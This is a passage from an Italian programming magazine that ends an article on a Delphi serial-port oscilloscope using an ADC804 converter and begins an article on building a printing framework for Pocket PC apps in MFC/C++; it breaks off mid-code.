



Fig. 11: ***L'oscilloscopio permette di verificare l'andamento di segnali digitali ed analogici***


La procedura *WritePort* permette la scrittura del valore *PortData* sulla porta fisica corrispondente all'indirizzo *PortAddress*, attraverso l'esecuzione del segmento assembler contenuto al suo interno.

```
procedure TSpuntoOscilloscopioAnalogicoForm.
                      WritePort(PortAddress, PortData:word);
// Write PortData over PortAddress if Port Writing
                                                  is enabled
begin
  If EnablePortWriting then begin
     PortData := (PortData*256)+PortData;
     asm
     Mov ax,PortData
     Mov dx,PortAddress
     Out dx,ax
     end;
  End;
end;
```

PRECAUZIONI

**Prima di collegare il circuito al nostro PC occorre verificare la nostra realizzazione con attenzione per assicurarci che tutto sia stato collegato come previsto.
Il circuito è in grado di misurare segnali di tensione compresa tra 0 V e +5 V, ogni tensione al di fuori di questi valori può danneggiare il covertitore, o peggio i circuiti interni del PC.**

CODICE ALLEGATO ALLA RIVISTA

Il codice sorgente della applicazione e tutti i componenti necessari sono reperibili sul CD allegato alla rivista all'interno del file: *SpuntoOscilloscopio.zip*

Analogamente alla procedura precedente la funzione *ReadPort* viene utilizzata per leggere il valore binario corrispondente alla porta fisica *PortAddress*.

```
function TSpuntoOscilloscopioAnalogicoForm.
                    ReadPort(PortAddress: word): word;
var
  ReadPortData: word;
begin
   asm
   Mov dx,PortAddress
   In ax,dx
   Mov ReadPortData,ax
   end;
Result := Byte(ReadPortData);
end;
```

Le due procedure che seguono permettono di selezionare i parametri relativi agli indirizzi standard delle porte seriali COM1 e COM2: nel caso in cui il sistema disponga di indirizzi differenti, oppure nell'eventualità in cui siano presenti più di due porte seriali, si potrà agire di conseguenza, variando il valore dell'indirizzo CombaseAddress.

```
procedure TSpuntoOscilloscopioAnalogicoForm.
                RadioButtonCOM1Click(Sender: TObject);
begin
// Port Setup ( COM 1 )
  EnablePortWriting:= True;
  CombaseAddress:=$3f8;
  MCRAddress:=CombaseAddress+4;
  LCRAddress:=CombaseAddress+3;
  MSRAddress:=CombaseAddress+6;
end;
```

Il valore dell'indirizzo di base delle porte seriali può essere ricavato dalla documentazione del proprio sistema, oppure verificandone l'impostazione attraverso la selezione della sequenza di azioni: *Impostazioni/Pannello di controllo/Sistema/ Gestione Periferiche/PorteCOM-LPT/Proprietà/Risorse.*

```
procedure TSpuntoOscilloscopioAnalogicoForm
               .RadioButtonCOM2Click(Sender: TObject);
begin
// Port Setup  ( COM 2 )
  EnablePortWriting:= True;
  CombaseAddress:=$2f8;
  MCRAddress:=CombaseAddress+4;
  LCRAddress:=CombaseAddress+3;
  MSRAddress:=CombaseAddress+6;
end;
```

La lettura di tutti gli indirizzi fisici della porta seriale avviene per mezzo della procedura che segue. Il valore binario letto dal singolo indirizzo della porta viene convertito in array attraverso la funzione *ExtractPortArray*, per poi essere associato alla variabile corrispondente a ciascuna linea di controllo della porta seriale. Il meccanismo può sembrare complesso, tuttavia evitando di entrare nel dettaglio della gestione della porta seriale, può bastare al lettore la conoscenza del fatto che lo stato logico di una data linea fisica della porta seriale corrisponde ad un determinato bit di un registro della porta stessa. Ad esempio per variare lo stato logico dell'uscita RTS della porta è sufficiente agire sul bit N1 del registro di controllo del modem MCR(Modem Control Register): infatti abbiamo scritto nella procedura che segue: *RTS:=MCR[1]*.

```
procedure TSpuntoOscilloscopioAnalogicoForm.ReadAllPorts;
//Readr all COM Ports related to selected serial port
Var
  MCRWord,LCRWord,MSRWord:Word;
Begin
  MCRWord:=Readport(MCRAddress);
  LCRWord:=Readport(LCRAddress);
  MSRWord:=Readport(MSRAddress);
  ExtractPortArray(MCRWord,MCR);
  ExtractPortArray(MSRWord,MSR);
  ExtractPortArray(LCRWord,LCR);
  RTS:=MCR[1];                    // OUT
  CTS:=MSR[4];                    // IN
  DSR:=MSR[5];                    // IN
  CD :=MSR[7];                    // IN
  DTR:=MCR[0];                    // OUT
  RI :=MSR[6];                    // IN
End;
```

La decodifica della word *PortByte* nell'array *PortArray* avviene per mezzo della procedura seguente: degno di nota è il metodo utilizzato, che consiste nell'effettuare l'*AND* logico tra il valore di *PortByte* ed il valore di una maschera ottenuta traslando a sinistra ad ogni ciclo di una posizione il valore iniziale *"1"* per ottenere *"00000001"*, *"00000010"*, *"00000100"* etc. L'*AND* logico tra il valore binario contenuto nella variabile in questione e la maschera così ottenuta corrisponde al valore del bit "0", "1", "2" e così via.

```
Procedure TSpuntoOscilloscopioAnalogicoForm
            .ExtractPortArray(PortByte:Word; Var
                        PortArray:TPortArray);
Var
I,Mask:Word;
begin
//Decodes the 'PortByte' word into the 'PortArray' Array
Mask:=1;
  For I:=0 to 7 do begin
    Portarray[I]:=(PortByte and Mask)>0; // Extracts
                                       the data bits
    Mask:=Mask shl 1;
```

BIBLIOGRAFIA

• ADC803/804 CMOS 8-BIT A/D CONVERTERS, (Philips Semiconductors) 2002.

SUL WEB

Il sistema proposto in queste pagine è stato *realizzato e collaudato* con l'apparecchiatura *per il collaudo* e la sperimentazione di circuiti elettronici con Personal Computer 'PC EXPLORER light'. Per ulteriori informazioni su come si possa reperire questa apparecchiatura è possibile visitare il WEB all'indirizzo:

http://www.pcexplorer.it

oppure

http://web.tiscali.it/spuntosoft/

inviare una e-mail a:

spuntosoft@tiscali.it.

```
  End;
end;
```

La codifica inversa partendo dall'array per giungere alla word, corrisponde semplicemente a sommare il valore della maschera qualora il bit corrispondente sia *True*.


```
Procedure TSpuntoOscilloscopioAnalogicoForm
                        .EncodePortArray(Var PortByte:Word;
                                        PortArray:TPortArray);
Var
I,Mask:Word;
begin
//Encodes the 'PortArray' Array into the 'PortByte' word
PortByte:=0;
Mask:=1;
  For I:=0 to 7 do begin
    if PortArray[I] then PortByte:=PortByte+Mask;
    Mask:=Mask shl 1;
  End;
end;
```

Il cuore del programma risiede nella procedura (consultare il codice sul CD), richiamata periodicamente da un oggetto timer. Vengono letti inizialmente tutti gli indirizzi corrispondenti alla porta seriale attiva, quindi si impostano tutti gli oggetti *LED*, in modo tale da visualizzare lo stato logico di ogni singola linea della porta. L'invio del comando di inizio della conversione al circuito integrato avviene generando un segnale periodico rettangolare, sulla linea *RTS* della seriale attraverso l'istruzione *MCR[1]:=NOT(PresentRTSStatus)* e la successiva scrittura del registro *MCR*. Successivamente avviene la lettura dei quattro bit più significativi del convertitore analogico-digitale, attraverso l'estrazione dei valori presenti sulle linee di ingresso della porta seriale *CTS,DSR,CD* ed *RI*. Queste quattro linee conducono rispettivamente i segnali corrispondenti ai bit D7, D6, D5 e D4 contenuti all'interno del convertitore analogico-digitale ADC804.

```
procedure TSpuntoOscilloscopioAnalogicoForm...
```

La rappresentazione grafica del segnale analogico presente sull'ingresso del convertitore avviene disegnando sull'immagine Image1, di 500x500 pixel, dopo avere effettuato le opportune conversioni di scala per mezzo dell'istruzione: *ADCValueY:= Round ((500-(500/256)*ADCValue))*.

ESECUZIONE IN WIN 9.X, ME

Il programma è stato sviluppato con Delphi 6, per garantire una miglior portabilità con le versioni successive. È stato utilizzato un componente sviluppato con Delphi (SpuntoLedComponent) che viene distribuito nel file allegato al CD della rivista in forma compilata. Chiunque desideri ricevere il codice sorgente di questo componente può richiederlo all'indirizzo *spuntosoft@tiscali.it*. L'installazione e l'esecuzione del programma non crea difficoltà, il software viene fornito anche nella versione completamente compilata e collaudata.

ESECUZIONE IN WIN 2000, NT, XP

L'utilizzo del programma su sistemi dotati di Win 2000, XP oppure NT, è possibile seguendo le istruzioni riportate di seguito. Al fine di consentire l'esecuzione del software, dal momento che questo accede direttamente all'hardware della macchina, è necessario installare il driver: *'PortTalk - A Windows NT/2000/XP I/O Port Device Driver Version 2.2'* scaricabile all'indirizzo: '*www.beyondlogic.org/porttalk/porttalk.htm*'.
Il file *'Porttalk22.zip'* contiene tutte le istruzioni necessarie all'utilizzo corretto del driver, nonché una notevole mole di informazioni relative all'accesso delle porte hardware del PC: viene fornito inoltre il codice sorgente completo delle applicazioni. Per quanto riguarda l'utilizzo del programma proposto in questa sede sotto Win 2000/NT/XP è sufficiente estrarre i file contenenti il driver *'Porttalk'* nella directory contenente il programma da utilizzare e 'chiamare' l'applicazione *'SpuntoOscilloscopio.zip'* per mezzo del comando *'C:\>Allowio SpuntoOscilloscopioAnalogico.exe/ a'* che consente l'accesso da parte dell'eseguibile *'SpuntoOscilloscopioAnalogico.exe'* a tutte le porte del PC.

CONCLUSIONI

Il progetto dello schema elettrico dell'oscilloscopio, tutti i collegamenti necessari, il software compilato ed i relativi codici sorgenti sono stati messi a completa disposizione del lettore.
Un doveroso e sentito ringraziamento è dovuto alla Philips Semiconductors per avere permesso la pubblicazione delle informazioni relative al convertitore analogico-digitale *ADC804*. Il lettore vorrà comprendere che nonostante quanto esposto in queste pagine sia stato debitamente verificato e collaudato, tuttavia viene riportato a scopo illustrativo e di studio, pertanto l'editore e l'autore non sono da considerare responsabili per eventuali conseguenze derivanti dall'utilizzo di quanto esposto in questa sede, soprattutto per la tipologia e la complessità dell'argomento.

Luca Spuntoni

ACQUISTARE PC EXPLORER LIGHT

L'apparecchiatura PC Explorer light è prodotta e commercializzata dalla Elisys s.r.l. e può essere acquistata al prezzo di € 213,60 nella versione light, € 99 nella versione basic e € 69 in kit (IVA inclusa) sul web all'indirizzo www.pcexplorer.it oppure inviando una e-mail all'indirizzo pcexplorer@elisys.it, od anche telefonicamente al numero 0823/468565 o via Fax al: 0823/495483. Soltanto per questo mese la Elisys offrirà in omaggio i componenti per la realizzazione dell'oscilloscopio a chi acquisterà un sistema PCExplorer light.

L'autore è lieto di rispondere ai quesiti dei lettori sull'interfacciamento dei PC all'indirizzo: luca.spuntoni@ioprogrammo.it

Gestire le funzioni di stampa su Palmare

Stampare con PocketPC

L'utilizzo di un dispositivo di stampa da un Pocket PC rappresenta una funzionalità fondamentale. Vedremo come realizzare un'architettura di stampa all'interno di una applicazione per dispositivi basati su Windows CE





Fig. 1: *In figura possiamo notare la vista principale della applicazione con i due sotto-menù creati*

REQUISITI

Conoscenze richieste
C++, MFC

Software
Embedded Visual Tools 3.0, Active Synch 3.7 o superiore.

Impegno

Tempo di realizzazione

Questo mese ci proponiamo di presentare una tecnica per effettuare la stampa dei dati generati da una applicazione in esecuzione su un dispositivo mobile. In particolare, ci occuperemo di comprendere quali possono essere le tecniche da utilizzare per la stampa di informazioni di qualunque tipo e soprattutto come impostare un'adeguata formattazione. Potremo pilotare non solo le usuali stampanti collegate all'interno di una rete locale, ma anche stampanti di piccole dimensioni (una soluzione di questo tipo è ad esempio offerta dalla azienda *Zebra*) che possono essere connesse al dispositivo PocketPC sia tramite connessione a raggi infrarossi *(IrDA)* sia con una connessione alla porta seriale. L'importanza e la novità della tecnica proposta è proprio l'indipendenza dal tipo di stampante utilizzata. È bene chiarire fin da ora che la non dipendenza dall'hardware di stampa, non ci solleva dal compito di conoscere la dimensione dei fogli di carta supportati. Al termine dell'articolo avremo imparato come costruire un modulo di stampa da utilizzare in tutte le applicazioni su dispositivi mobili e basati sul sistema operativo *Windows CE.* La struttura ad oggetti del framework che andremo a costruire sarà integrabile in tutte le applicazioni su dispositivi mobili che dispongano della funzionalità di stampa dei dati

STAMPA IN WINDOWS CE

Prima di intraprendere il cammino che ci porterà alla costruzione del framework di stampa, è utile capire le istruzioni principali da utilizzare per effettuare una stampa di un semplice testo con un PocketPC. Non solo le librerie da importare nel progetto, ma impareremo anche la sequenza di passi da seguire per attivare una stampa. Il sistema di Printing in Windows CE è molto semplice. Così come nelle applicazioni Windows 32, si mantiene il concetto di *Device Contest* (DC), che rappresenta il contesto di periferica su cui viene effettuato l'output dei dati dell'applicazione. Diciamo subito che non esiste un *Print Manager* oppure uno *Spool Manager* in Windows CE. Questo vuol dire che tutto l'output (i dati da stampare), viene inviato direttamente ad un dispositivo di stampa, nel caso in cui ne esista uno disponibile. L'intero processo di stampa consiste di sette passi:

1. Invocare della funzione di libreria *PageSetupDlg* per ricavare le informazioni della stampante disponibile nel sistema.
2. Creare di un *Device Contest* (DC), ovvero l'oggetto che incapsula le funzionalità di rendering del contesto di periferica (nel nostro caso una stampante, ma può essere anche lo schermo).
3. Invocare della funzione *StartDoc()* per informare la stampante che è iniziata la stampa del documento.
4. Chiamare la funzione *StartPage()* per ogni nuova pagina da stampare.
5. Utilizzare l'istanza DC creata al passo **1.** per scrivere i dati del documento.
6. Chiamare *EndPage()* per inviare una singola pagina di dati al dispositivo di stampa.
7. Invocare *EndDoc()* per chiudere il processo di stampa del documento.

LA NOSTRA APPLICAZIONE

Andiamo a costruire un piccola applicazione di esempio per PocketPC 2002 con *Embedded Visual C++ 3.0*, allo scopo di tradurre in codice l'insieme dei passi descritti sopra. Apriamo l'ambiente di sviluppo e andiamo a creare un nuovo progetto del tipo *"WCE Pocket PC 2002 MFC AppWizard (exe)".* Sia

PrintingDemo il nome del progetto e *Single Document* la tipologia dell'applicazione. Aggiungiamo una voce al menù *Modifica:* indichiamo con *"Scrivi Testo"* la descrizione del menù e manteniamo lo ID di risorsa associato dall'ambiente di sviluppo. La logica che vogliamo associare alla selezione dell'elemento di menù *"Scrivi Testo"*, sarà quella di far apparire una finestra di dialogo che renderà disponibile un campo in cui scrivere del testo. Una volta che l'utente avrà scritto il testo, questo verrà visualizzato nella *View* principale della applicazione e mandato in stampa con apposito comando di menù. Il passaggio successivo, sarà quello di aggiungere un secondo elemento al menù modifica; indichiamo con *"Stampa Testo"* la sua descrizione, mantenendo ancora una volta lo ID che ci viene suggerito dall'ambiente. In Fig. 1 possiamo vedere la struttura del menù *Modifica* in seguito alle nostre operazioni sulla interfaccia utente. Il metodo *OnScrivitesto()* gestisce la selezione dell'elemento *"Scrivi Testo"* del menù *Modifica* ed è presente nella classe *CPrintingDemoView* del Workspace. Ecco la sua implementazione:

```
CScriviTestoDlg dlg;
int retVal = dlg.DoModal();
if(retVal ==  IDOK)
{ this->m_testoDaStampare = dlg.GetTesto();}
```

Dal codice possiamo notare la creazione di una istanza della classe *CScriviTestoDlg* corrispondete alla finestra di dialogo di inserimento del testo. Sulla istanza creata è stato invocato il metodo *DoModal()* per visualizzare la maschera (Fig. 2). La struttura della finestra di dialogo è piuttosto semplice. Essa contiene un *textBox* in cui possiamo scrivere del testo, che viene reso disponibile alla classe chiamante con l'ausilio del suo metodo *GetTesto()*. Il testo specificato, viene memorizzato nella variabile di classe *m_testoDaStampare* della classe *CPrintingDemoView* una volta che è stato premuto il tasto *OK*. La pressione del tasto *OK*, comporta due eventi:

- la chiusura della maschera per la scrittura del testo;
- il ritorno del focus sulla finestra principale della applicazione che viene ri-disegnata dal suo metodo *OnDraw()*. In Fig. 3 possiamo notare l'aspetto della finestra principale in seguito al suo "rendering".

In Fig. 4, è possibile osservare come il testo digitato nella maschera precedente è stato correttamente stampato. Analizziamo subito la logica di rendering della maschera, codificata nel metodo *OnDraw()* della classe *CPrintingDemoView:*

```
void CPrintingDemoView::OnDraw(CDC* pDC)
{ CPrintingDemoDoc* pDoc = GetDocument();
  ASSERT_VALID(pDoc);
  CFont font;
  VERIFY(font.CreateFont( 12, // nHeight  0, // nWidth 0,
 // nEscapement  0, // nOrientation FW_NORMAL, // nWeight
    FALSE, // bItalic FALSE, // bUnderline 0,  // cStrikeOut
      ANSI_CHARSET, // nCharSet OUT_DEFAULT_PRECIS,
 // nOutPrecision CLIP_DEFAULT_PRECIS, // nClipPrecision
 DEFAULT_QUALITY, // nQuality DEFAULT_PITCH | FF_SWISS,
          // nPitchAndFamily_T("Arial"))); // lpszFacename
CFont* def_font = pDC->SelectObject(&font);
CRect rect(0, 0, 200, 400);
ASSERT(rect.Width() == 200);
ASSERT(rect.Height() == 400);
pDC->DrawText(this->m_testoDaStampare,rect,
                                      DT_WORDBREAK);
pDC->SelectObject(def_font);
font.DeleteObject();
}
```

Prima di tutto viene creata una istanza della classe *CFont*, specificando *Arial* come tipo di carattere da utilizzare nella visualizzazione. Inoltre, il carattere viene impostato con il metodo *SelectObject* relativo al puntatore *pDC* all'oggetto di tipo *CDC* del device context. È appena il caso di ricordare che, con l'ausilio dell'oggetto della classe *CDC*, possiamo accedere a tutti i metodi e le proprietà del nostro contesto di periferica (che, in questo, caso è rappresentato dallo schermo del PocketPC). Si rende poi necessaria la costruzione di una istanza di un oggetto *CRect* con le dimensioni specificate per indicare la porzione dello schermo che conterrà il testo. Viene poi utilizzato il metodo *DrawText* per scrivere sullo schermo la stringa memorizzata nella variabile di istanza *m_testoDaStampare*.

LOGICA DI STAMPA

L'obiettivo che ora ci proponiamo è quello di analizzare il codice necessario alla stampa dei dati che sono stati visualizzati sullo schermo del PocketPC. A tale scopo, abbiamo aggiunto in precedenza un nuovo elemento al menù *Modifica*, con la descrizione *"Stampa Testo"*. A questo punto, aggiungiamo il metodo di gestione dell'evento di selezione della voce per la stampa. Di seguito, riportiamo il codice del metodo che possiamo trovare nella classe *CPrintingDemoView:*

```
void CPrintingDemoView::OnStampaTesto()
{ CString errore = L"";
  if(!StampaDocumento(this->m_testoDaStampare,errore))
  { AfxMessageBox(errore);}
}
```

Possiamo notare che viene richiamato il metodo di





Fig. 2: **Finestra di dialogo in cui specificare il testo che vogliamo mandare in stampa**





Fig. 3: **Anteprima di stampa del testo appena indicato**

istanza *StampaDocumento* al quale vengono passato due parametri:

1. il testo da mandare in stampa;
2. la stringa errore, nella quale, in caso di insuccesso, viene memorizzata la tipologia di errore durante la stampa.

Analizziamo ora la struttura del metodo di stampa in cui vengono implementati i passi descritti sopra:

```
bool CPrintingDemoView::StampaDocumento(CString
                                        testo,CString& errore)
{   CPrintDialog  dlg(FALSE);
    dlg.GetDefaults();
    HDC hdcPrinter = dlg.GetPrinterDC();
    if (hdcPrinter == NULL)
    { errore = _T("Stampante non presente!");
      return false; }
    else
    { CDC dcPrinter;
      dcPrinter.Attach(hdcPrinter);
      // viene invocato il metodo per iniziare la stampa
                                              del documento
      DOCINFO docinfo;
      memset(&docinfo, 0, sizeof(docinfo));
      docinfo.cbSize = sizeof(docinfo);
      docinfo.lpszDocName = _T("Prima stampa da Un
                                            Pocket PC");
      if (dcPrinter.StartDoc(&docinfo) < 0)
      { errore = _T("Stampante non inizializzata");
        return false; }
      else
      {  // Inizia la stampa di una pagina
          if (dcPrinter.StartPage() < 0)
          { errore = _T("non posso stampare la pagina");
            dcPrinter.AbortDoc();
            return false; }
          else
          { // Stampa le informazioni.
            CGdiObject* pOldFont =
               dcPrinter.SelectStockObject(SYSTEM_FONT);
            CRect rect(0, 0, 200, 400);
            dcPrinter.DrawText(testo,rect,DT_WORDBREAK);
            dcPrinter.EndPage();
            dcPrinter.EndDoc();
            dcPrinter.SelectObject(pOldFont);} } }
            return true; }
```

Il primo passo che viene eseguito è il caricamento delle impostazioni della stampante di default. Il metodo utilizzato per ricavare queste informazioni è la costruzione di un oggetto *CPrintDialog dlg* su cui invocheremo il metodo *GetDefaults()*. È necessario, quindi, ottenere un riferimento (*handle*) alla periferica di stampa richiamando sulla istanza *dlg* di *CPrintDialog* il metodo *GetPrinterDC()*. Memorizzato l'handle nella variabile *hdcPrinter*, viene effettuato un test per verificare la effettiva esistenza del riferimento. Infatti, un riferimento *NULL* vorrebbe dire un errore causato dalla inesistenza di una stampante predefinita e viene ritornato *false*. Se il caricamento delle informazioni è andato a buon fine, viene costruita l'istanza *dcPrinter* della classe *CDC* del framework MFC, passando lo handle *hdcPrinter* come parametro al suo metodo *Attach()*. È stata fatta quest'ultima operazione allo scopo di utilizzare le funzioni proprie di MFC, che sono più semplici rispetto a quelle delle API di Windows CE. A questo punto, viene costruita la istanza *docinfo* della struttura DOINFO di Windows CE; in particolare, sarà valorizzato il campo *lpszDocName* che indicherà, durante il processo di *Printing*, il nome del documento in stampa. Da questo momento in poi inizia la fase di stampa del documento, invocando il metodo *StartDoc(docinfo)* sulla istanza *dcPrinter.* Se l'invocazione del metodo è stata eseguita con successo, viene invocato *StartDoc(&docinfo)* per l'inizio della stampa di una pagina. Ancora una volta, se l'invocazione ha successo, viene prima di tutto selezionato un tipo di carattere con il metodo *SelectStockObject()* sulla istanza *dcPrinter* con *SYSTEM_FONT* come parametro. Il metodo *DrawText* della classe *CDC* permette la scrittura della testo specificato nella lista dei parametri del metodo *StampaDocumento.*
A *DrawText* è stata passata la stringa da visualizzare, l'istanza *rect* della classe *CRetc* di MFC. In particolare la variabile rect permette di posizionare il testo di stampa nel foglio di visualizzazione. Le tre istruzioni finali permettono di notificare la fine del processo di stampa della pagina *(dcPrinter.EndPage())* e del documento *(dcPrinter.EndDoc())*. In Fig. 4 possiamo osservare il risultato ottenuto in seguito alla stampa del documento.

Proviamo a scrivere del testo in questa casella1 di testo e vediamo se riusciamo prima di tutto a visualizzarlo nella finestra principale della applicazione e dopo a stamparlo con la finestra di default.

Fig. 4: **Stampa del documento con il Pocket PC**

NOTA

In allegato al CD trovate una applicazione MFC per PocketPC 2002. È necessario collegare il PocketPC alla sua basetta, effettuare la sincronizzazione per avere una connessione attiva. A questo punto aperto il progetto con Embedded Visual C++, premere la combinazione di tasti CTRL + F5 (o dalla barra degli strumenti il tasto con l'icona del "punto esclamativo") per mandare in esecuzione il programma.

Codice	11
Prodotto	Monitor
Quantità	23
Cliente	Oregon srl

TABELLA 1. Tipica formattazione di un documento di Ordine prodotto.

ARCHITETTURA DI STAMPA

In questa sezione ci proponiamo di costruire un semplice framework di stampa, allo scopo di costruire un layout di documento. Un layout di documento ci permette decidere come posizionare dei campi di testo. Pensiamo ad esempio ad un "ordine di prodotto" fatto da un cliente ad un distributore. Potremmo pensare di formattare le informazioni come in *Tabella 1*. L'idea è quella di modellare ogni elemento come un rettangolo contenente il campo informativo da stampare e i dati relativi non solo alla sua posizione ma anche alla sua estensione nello spazio della visualizzazione. Andiamo a fare alcune modifiche al progetto precedente per aggiungere la logica necessaria a costruire il nostro specifico

documento. Aggiungiamo la classe *CampoInformazione* la quale conterrà i seguenti campi di istanza:

1. **descrizioneCampo:** rappresenta il contenuto informativo che voglio stampare;
2. **x e y:** rappresentano le coordinate dell'angolo superiore sinistro del rettangolo che contiene l'informazione del campo;
3. **altezza e largezza:** rappresentano le dimensioni del rattangolo del campo informativo.

Il passo successivo è quello di andare a definire l'intero scenario applicativo con le altre classi.

SCENARIO APPLICATIVO E OGGETTI

Per la gestione della stampa prevediamo un certo numero di classi che sono fondamentali per il corretto funzionamento del nostro framework. Il primo obiettivo che ci proponiamo è rappresentato dalla rappresentazione di un documento di stampa.
Una possibile soluzione al problema è quella di rappresentare il foglio di stampa (o parimenti l'area di visualizzazione) come una matrice, in cui la generica cella di coordinate *(i,j)* contiene un campo di informazione. Procediamo ora alla progettazione di questo oggetto software descrivendo, in particolare, come sia possibile modellare una matrice di stampa. Abbiamo modellato il generico campo informativo (cella della matrice) con la classe *CampoInformazione*, la quale sarà costruita specificando i dati corrispondenti alla posizione del rettangolo che conterrà la stringa da visualizzare. Con il metodo *SetTesto(..)* della stessa classe, potremo specificare il contenuto del campo. Il passo successivo nella modellazione della matrice di stampa del documento, è la definizione di una riga del documento. A tale scopo viene definita la classe *RigaDocumento*. Una generica istanza di questa classe definisce una riga come un insieme di oggetti di tipo *CampoInformazione*. La classe *RigaDocumento* estende la classe MFC *CArray<CampoInformazione,CampoInformazione&>* il che significa che *RigaDocumento* è un array dinamico, in cui ogni elemento contiene una istanza della classe *CampoInformazione*. Visiteremo il dettaglio della implementazione delle classi precedenti quando scriveremo la logica della nostra applicazione. È appena il caso di ricordare che la classe *RigaDocumento* ha un due metodi principali:

1) **void AddCampo(CampoInformazione c)** che permette di aggiungere in coda un nuovo campo informativo;
2) **CampoInformazione GetCampo(int i)** che permette di ottenere il campo di dati in posizione i-esima nella riga.

Passiamo a modellare la matrice di stampa. Essa viene modellata come una collezione di oggetti *RigaDocumento*. A questo scopo abbiamo aggiunto la classe *MatriceDocumento* al nostro progetto. *MatriceDocumento* estende la classe MFC *CArray<RigaDocumento, RigaDocumento& >;* questo vuol dire che la struttura dati rappresenta un array di oggetti di tipo *RigaDocumento*. È importante notare che possiamo accedere ad una riga generica del documento invocando il metodo *GetRiga(int j)*, che fornisce una copia della *j-esima* riga del documento. Inoltre, con il metodo *AddRiga* possiamo aggiungere una riga alla matrice dinamica. La procedura classica nella costruzione del Layout di Stampa prevede quindi i seguenti passi:

1) definizione della struttura del documento;
2) definizione della posizione dei campi;
3) costruire una istanza della classe *MatriceDocumento* aggiungendovi le righe di campi definiti ai punti precedenti.

TEST DEL FRAMWORK DI STAMPA

In questa sezione ci proponiamo di aggiungere alla nostra applicazione di test la logica necessaria alla costruzione di un documento secondo la formattazione indicata in *Tabella 1*. Una volta che avremo costruito in maniera corretta una istanza della classe *MatriceDocumento* (passandovi i dati provenienti da una finestra di Dialogo), costruiremo una anteprima di stampa del documento sullo schermo del Pocket PC. Alla fine stamperemo i dati così formattati. Prima di tutto andiamo a costruire una finestra di dialogo in cui inserire i dati per il documento.
La struttura della finestra di dialogo con i dati possono essere osservati in Fig. 5. La prima operazione da fare, sarà l'aggiunta della variabile di istanza *m_matriceDocumento* della classe *MatriceDocumento:* questa variabile rappresenta la matrice di stampa che sarà costruita dopo la immissione dei dati di un ordine. Il passo successivo sarà quello di aggiungere l'elemento *"Effettua Ordine"* al menù *Modifica*. Di seguito riportiamo il codice del metodo che gestisce l'evento di selezione della voce di menù appena inserita:

```
CInserisciOrdineDlg dlg;
int retVal = dlg.DoModal();
if(retVal ==  IDOK)
{  CString codice = dlg.GetCodice();
   CString prodotto = dlg.GetProdotto();
   CString qta = dlg.GetQuantita();
   CString cliente = dlg.GetCliente();
```

È possibile testare l'applicazione con l'emulatore del Pocket Pc 2002. In tal caso è necessario che la stampante sia collegata al computer su cui l'emulatore è in esecuzione. Se non si utilizza l'emulatore, è necessario collegare il Pocket PC alla rete locale (e assegnarvi un indirizzo IP). In quest'ultimo caso la stampante da utilizzare per il test può sia essere collegata al computer con il quale il dispositivo ha una partnership sia a un qualunque computer che ne condivida una.

```
    if(!this->m_bMatriceCostruita)
    {CostruisciMatriceDiStampa(codice,prodotto,qta,cliente);
    } else
   {AggiornaMatriceDiStampa(codice,prodotto,qta,cliente);
} }
```

Dal codice possiamo notare che viene costruita l'istanza dlg della classe relativa alla finestra di Dialogo *CInserisciOrdineDlg.* Una volta inseriti i dati dell'ordine da stampare, essi vengono caricati dalla *Dialog* e passati, al metodo *CostruisciMatriceDiStampa* oppure al metodo *AggiornaMatriceDiStampa* in funzione del valore assunto dalla variabile booleana *bMatriceCaricata.* La variabile di istanza *bMatriceCaricata,* memorizza se la matrice di stampa sia stata caricata o meno. Nel caso non sia stata caricata *(bMatriceCaricata = false),* essa viene costruita dal metodo *CostruisciMatriceDiStampa,* cui vengono passati i dati inseriti nella Dialog di inserimento di un ordine. Di seguito mostriamo un estratto del metodo di costruzione della nostra matrice con il caricamento dei dati nella variabile *m_MatriceDocumento:*

Fig. 5: Finestra di Dialogo per l'immissione dei dati di un ordine

```
void CPrintingDemoView::CostruisciMatriceDiStampa(CString
      codice, CString prodotto, CString qta, CString cliente)
{  m_bMatriceCaricata = true;
    int interlinea = 50;
    int fraColonne = 60;
   RigaDocumento rdCodice;
   CampoInformazione labelCodice;
   labelCodice.SetX(5);
   labelCodice.SetY(5);
   labelCodice.SetAltezza(100);
   labelCodice.SetLarghezza(200);
   labelCodice.SetDescrizioneCampo(L"Codice");
   rdCodice.Add(labelCodice);
   CampoInformazione campoCodice;
   campoCodice.SetX(5+fraColonne);
   campoCodice.SetY(5);
   campoCodice.SetAltezza(100);
   campoCodice.SetLarghezza(200);
   campoCodice.SetDescrizioneCampo(codice);
   rdCodice.Add(campoCodice);
   this->m_matriceDocumento.Add(rdCodice);
   RigaDocumento rdProdotto;
   CampoInformazione labelProdotto;
   labelProdotto.SetX(5);
   labelProdotto.SetY(5+interlinea);
   labelProdotto.SetAltezza(100);
   labelProdotto.SetLarghezza(200);
   labelProdotto.SetDescrizioneCampo(L"Prodotto");
   rdProdotto.Add(labelProdotto);
   CampoInformazione campoProdotto;
   campoProdotto.SetX(5+fraColonne);
   campoProdotto.SetY(5+interlinea);
   campoProdotto.SetAltezza(100);
   campoProdotto.SetLarghezza(200);
   campoProdotto.SetDescrizioneCampo(prodotto);
   rdProdotto.Add(campoProdotto);
